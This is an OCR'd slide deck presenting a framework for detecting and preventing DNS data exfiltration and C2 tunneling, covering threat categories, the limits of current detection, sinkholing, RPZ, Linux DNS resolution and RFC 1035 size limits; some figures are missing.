DNS DATA EXFILTRATION SECURITY

Vedang Parasnis

vedang.parasnis@outlook.com

AGENDA

- ❑ Why DNS Security is critical ?
- ❑ How DNS Tunneling and C2 works
- ❑ Shortcomings of current approaches targeting C2 , DNS tunneling prevention in real-time.
- ❑ DNS Resolution in Linux UAPI and kernel.
- ❑ DNS Exfiltration Security Framework Architecture.
- ❑ Demonstrations and discussions
- ❑ Results
- ❑ Discussions on proposed approach tradeoffs
  - ❑ Latency vs Security targeting negligible data loss and instant prevention of stealthy breaches, supporting killing of C2 implants.
  - ❑ Active (Aggressive) vs Passive (Sniffer) sensors at endpoint.
- ❑ Future work
- ❑ Q&A

DNS SECURITY IS CRITICAL

DNS is the Foundation of the Internet – Every service, and online interaction relies on DNS for resolution.

Crucial for Network Communication – DNS is first communication between devices, applications, and servers across networks.

A Common Target for Attacks

DNS infrastructure is vulnerable to exploitation, with attackers using it to bypass traditional security measures.

Impact on Reliability and Performance – DNS outages or attacks can disrupt services, leading to downtime and loss of trust.

DNS queries in most scenarios

1. Unencrypted
2. Inadequately monitored for advanced stealthy data breaches
3. DNS Ports are always open on most of enterprise firewalls.

DNS SECURITY THREATS: CATEGORIZED BY ATTACK SURFACE

DNS Clients

DNS Hijacking
Alters client DNS settings to redirect traffic to rogue DNS server.

DNS Cache Poisoning
Injects fake responses to manipulate resolution.

DNS Tunneling
Encodes other protocol data inside DNS queries to bypass security controls.

DNS C2
APT Malware uses DNS for command-and-control (C2) communication.

Raw DNS Breaches
Directly leaks sensitive data via crafted DNS queries.

DNS Servers


DNS Cache Poisoning –
Inserts false records into resolver caches.

DNS Reflection DDoS
Uses spoofed requests to amplify traffic against a target.

DNS Amplification
Sends small queries triggering large responses for flooding.

DNS Hijacking
Compromises DNS servers or registrars to modify domain records.

HOW DNS TUNNELING AND C2 WORKS



EXISTING SOLUTIONS FOR DNS DATA EXFILTRATION

- **Intrusion Detection Systems (IDS):**
  - **Passive Monitoring**: Relies on predefined attack signatures to detect known threats.
  - **Limitation**: Struggles with new attack patterns and real-time prevention.


- **Anomaly Detection:**
  - **Traffic Behavior Analysis**: Detects deviations from normal traffic patterns to identify potential exfiltration.
  - **Limitation**: Ineffective with stealthy, low-bandwidth attacks and **DNS tunneling** that mimics normal traffic.

- **Threat Signatures:**
  - **Pattern Recognition**: Matches known attack behaviors using signature-based analysis.
  - **Limitation**: Cannot detect evolving threats or obfuscated techniques, such as **DNS C2 over non-standard ports**.

- **Machine Learning-based Threat Intelligence:**
  - **Behavioral Analysis**: Uses machine learning models to identify attack behavior.
  - **Limitation**: **Reactive** rather than proactive, and often **slower** to adapt to new threats.

DNS Exfiltration Detection via Passive Analysis, slow to detect and then to prevent

INTRUSION DETECTION




ISSUES WITH CURRENT APPROACHES

- **Slow Detection Rate → Higher Dwell Time → More data loss prior detection and removal.**
  - Existing solutions only **detect** DNS data exfiltration, they do **not prevent** it in real-time.
- **Stealthy Nature and prolonged nature of DNS C2 APT malwares:**
- **Port Obfuscation**:
  - Existing solutions don't consider DNS traffic over any random ports
- **Dynamic and Evasive Techniques:**
  - **Varying Throughput**: **DNS breaches traffic** fluctuates, making it harder for anomaly-based systems to detect with accuracy.
  - **Prolonged Slow Rate Exfiltration**: **Low-bandwidth** exfiltration happens over extended periods, which reduces detection efficacy.
  - **Multiple Payload Types**: C2 can exfiltrate data using a variety of DNS **QTYPEs** (MX, NULL, TXT, CNAME, AAAA, A).
- **Network-Based Evasion:**
  - **Tunnel Network Interfaces**: DNS C2 channels use **TUN/TAP, VXLAN**, and other virtual interfaces for tunneling, complicating detection.
- **Large-Scale Enterprise Compromise:**
  - When multiple machines within an **enterprise network** are infected, **detection and prevention** accurately become significantly harder.
- **IP Masquerading & Domain Generation Algorithms (DGAs)**:
  - The use of random and changing domains/IPs makes detection more difficult intravenously until significant sample data collected for detecting anomalies in features.

TECHNIQUES TO PREVENT DNS DATA EXFILTRATION THROUGH ENTERPRISE DNS SERVERS


- DNS Sinkholing:
  - Redirects malicious DNS queries to a controlled, non-malicious IP to prevent data exfiltration.


- DNS RPZ (Response Policy Zones)
  - Uses policy-driven DNS filtering to block or modify responses for known malicious domains.



DNS SINKHOLING

DNS RPZ


Response Policy Zones - RPZ
Blocking Queries to Malicious Domains
Malicious domains
Reputational Feed: IPs, Domains, etc. of Bad Servers
Internet
Intranet
Malware / APT
DNS Server with RPZ Capability
Blocked attempt sent to Syslog
Malware / APT spreads within network; Calls home
1 An infected device brought into the office. Malware spreads to other devices on network.
2 Malware makes a DNS query to find "home." (botnet / C&C). DNS Server detects & blocks DNS query to malicious domain
3 Query to malicious domain logged security teams can now identify requesting end-point and attmept remediation
4 RPZ regularly updated with malicious domain data using available reputational feeds




DNS RESOLUTION VIA SYSTEM-RESOLVED


- • **Client API Calls:**
  - getaddrinfo() (via libc) communicates using D-Bus.
- • **Name Service Switch (nsswitch.conf):**
  - Defines how name resolution is performed.
- • **Resolution Path:**
  - **Stub Resolver (proxy mostly over loopback link for DNAT, SNAT if DNS request are forwarded upstream via physical wire):**
    - Queries the local cache at 127.0.0.53.
    - If there's no cache hit, it forwards the query to the physical link's upstream DNS resolver based on the default route for that link assigned **based on DHCP or static configuration.**.
  - **No Stub Resolver:**
    - Directly queries the configured upstream resolver through the currently active net_device as managed by systemd-resolved assigned **based on DHCP or static configuration.**.
- • **Kernel Interaction:**
  - The resolution process is tied to the net_device, which determines the interface/systemd link that forwards the DNS query to the upstream DNS server IP configured in /etc/resolv.conf.

DNS HEADER AND TRANSPORT LIMITS
RFC 1035


DNS	Limit
UDP Packet Size	512 bytes (default) Up to 4096 bytes (with EDNS0)
Max Domain Question length	255
Max number of labels per query	127 labels
Max Label Length	63
Max Response Size	512 bytes, except 4096 for EDNS0
DNS Header Size	Limited by packet size
Query Section Size	Limited by packet size



